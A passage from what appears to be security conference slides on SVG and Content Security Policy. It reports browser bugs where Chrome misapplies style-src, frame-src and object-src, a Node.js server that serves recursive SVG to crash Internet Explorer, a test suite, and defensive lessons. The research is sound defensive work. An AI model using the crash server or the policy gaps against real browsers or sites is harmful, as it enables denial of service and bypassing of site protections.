        response.end();
    } else {
        response.writeHead(200, {'Content-Type': 'image/svg+xml'});
        console.log(num);
        response.end(svg.replace("REPLACE", ""+(num+1)));
    }
}).listen(8000);
```

# Recursion

As rendered in IE



IE 11 and 12 DC1 run >250,000 iterations before crashing, which takes a while.

Reported to Microsoft; "Not a security bug".

# Chrome style-src violation

When an SVG with in-line CSS is loaded with `style-src 'self'` from a static image context, the CSS is applied contrary to the CSP.<sup>6</sup>



(a) Firefox



(b) Chrome


Chrome bug 378500. No action since 30 May.

<sup>6</sup><https://code.google.com/p/chromium/issues/detail?id=378500>


# Chrome frame-src vs. object-src

object-src 'self'; frame-src 'none'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* object-src and frame-src to HTML object and embed tags, rather than only object-src.<sup>7</sup>



(a) Firefox




(b) Chrome

<sup>7</sup><https://code.google.com/p/chromium/issues/detail?id=400840>


## frame-src vs. object-src

object-src 'none'; frame-src 'self'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* object-src and frame-src to HTML object and embed tags, rather than only object-src.<sup>8</sup>



(a) Firefox



(b) Chrome

<sup>8</sup><https://code.google.com/p/chromium/issues/detail?id=400840>

## frame-src vs. object-src

object-src 'self'; frame-src 'self'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* object-src and frame-src to HTML object and embed tags, rather than only object-src.<sup>9</sup>

Content-Security-Policy: default-src 'none'; object-src 'self'; frame-src 'self';

Expected: object and iframe are both permitted.

Object:



Iframe:



(a) Firefox

Content-Security-Policy: default-src 'none'; object-src 'self'; frame-src 'self';

Expected: object and iframe are both permitted.

Object:



Iframe:



(b) Chrome



<sup>9</sup><https://code.google.com/p/chromium/issues/detail?id=400840>

# Sandboxed iframes in Chrome

Chrome ignores 'self' on all CSP directives in sandboxed iframes.<sup>10</sup>

CSP Test

Content-Security-Policy: default-src 'none'; style-src 'self'; frame-src 'self';

Expected: CSS allowed by style-src.

Normal iframe:

Sandboxed iframe:

(a) Firefox

csp3.svg.test/test.html - Chromium

csp3.svg.test/test.html

CSP Test

Content-Security-Policy: default-src 'none'; style-src 'self'; frame-src 'self';

Expected: CSS allowed by style-src.

Normal iframe:

Sandboxed iframe:

(b) Chrome

Work-around: list the origin explicitly in CSP rather than relying on 'self';

<sup>10</sup> <https://code.google.com/p/chromium/issues/detail?id=443444>

# Other issues

- Firefox did not properly apply CSP to sandboxed iframes prior to version 28.0.  
This appears to have been due to wider problems with sandboxed iframes.
- Neither Chrome nor Firefox render foreignObjects in in-line SVG.

# SVG Security Test Suite


Index	Base	XFO1	XFO2	CSP0	CSP1	CSP2	CSP3	CSP4	CSP5
Same-origin	Link								
Different-origin	Link								
Different-origin with no policies	Link								
Same-origin embedded svg:image	Link								
Different-origin embedded svg:image	Link								
Same-origin embedded html:object	Link								
Different-origin embedded html:object	Link								
Recursion	Link								

## SVG from a different origin with empty policies


### Policy:

- CSP default-src 'none'; script-src 'self' http://\*.svg.test; style-src 'self' h  
data: http://\*.svg.test; object-src 'self' data: http://\*.svg.test; frame-src '
- XFO


### SVG circle



### SVG circle with in-line CSS



### SVG circle with same-origin external CSS



- [https://github.com/rdegraaf/ SVG\\_Security\\_Test\\_Suite](https://github.com/rdegraaf/ SVG_Security_Test_Suite)
- Loads different SVGs with internal and external scripts, styles, embedded images, and embedded objects in eight different ways under various XFO and CSP settings.
- Just serve it, load it, and look for discrepancies.

# Lessons to be learned

- Treat SVG like you would HTML, not like you would PNG.
- Never load untrusted SVG as an object or iframe from the same origin as trusted content.
- Major browsers still have issues correctly enforcing web security rules.
- CSP is your friend. Use it. Even if you can't use it right away, design new code to be CSP-compatible.

# Future work

- Mobile browsers
- Different CSPs on HTML and embedded SVG
- CSP 2.0
- SVG 2.0: `iframe` and `canvas` and other fun stuff?
- SVG's `use` element and anything else that takes a URI argument
- IE12's CSP implementation

# More information

- SVG 1.1: <http://www.w3.org/TR/SVG/single-page.html>,  
<https://developer.mozilla.org/en-US/docs/Web/SVG>
- CSP 1.0: <http://www.w3.org/TR/CSP/>,  
<https://developer.mozilla.org/en-US/docs/Web/Security/CSP>,  
[https://www.isecpartners.com/media/106598/csp\\_best\\_practices.pdf](https://www.isecpartners.com/media/106598/csp_best_practices.pdf)
- HTML 5: <http://www.w3.org/TR/html5/Overview.html>
- SVG as a static image:  
[https://developer.mozilla.org/en-US/docs/Web/SVG/SVG\\_as\\_an\\_Image](https://developer.mozilla.org/en-US/docs/Web/SVG/SVG_as_an_Image)
- Integrating SVG with other stuff:  
<http://www.w3.org/TR/2014/WD-svg-integration-20140417/>

# QUESTIONS?

[HTTPS://WWW.ISECPARTNERS.COM](https://www.isecpartners.com)

[HTTP://ISECPARTNERS.GITHUB.IO](http://ISECPARTNERS.GITHUB.IO)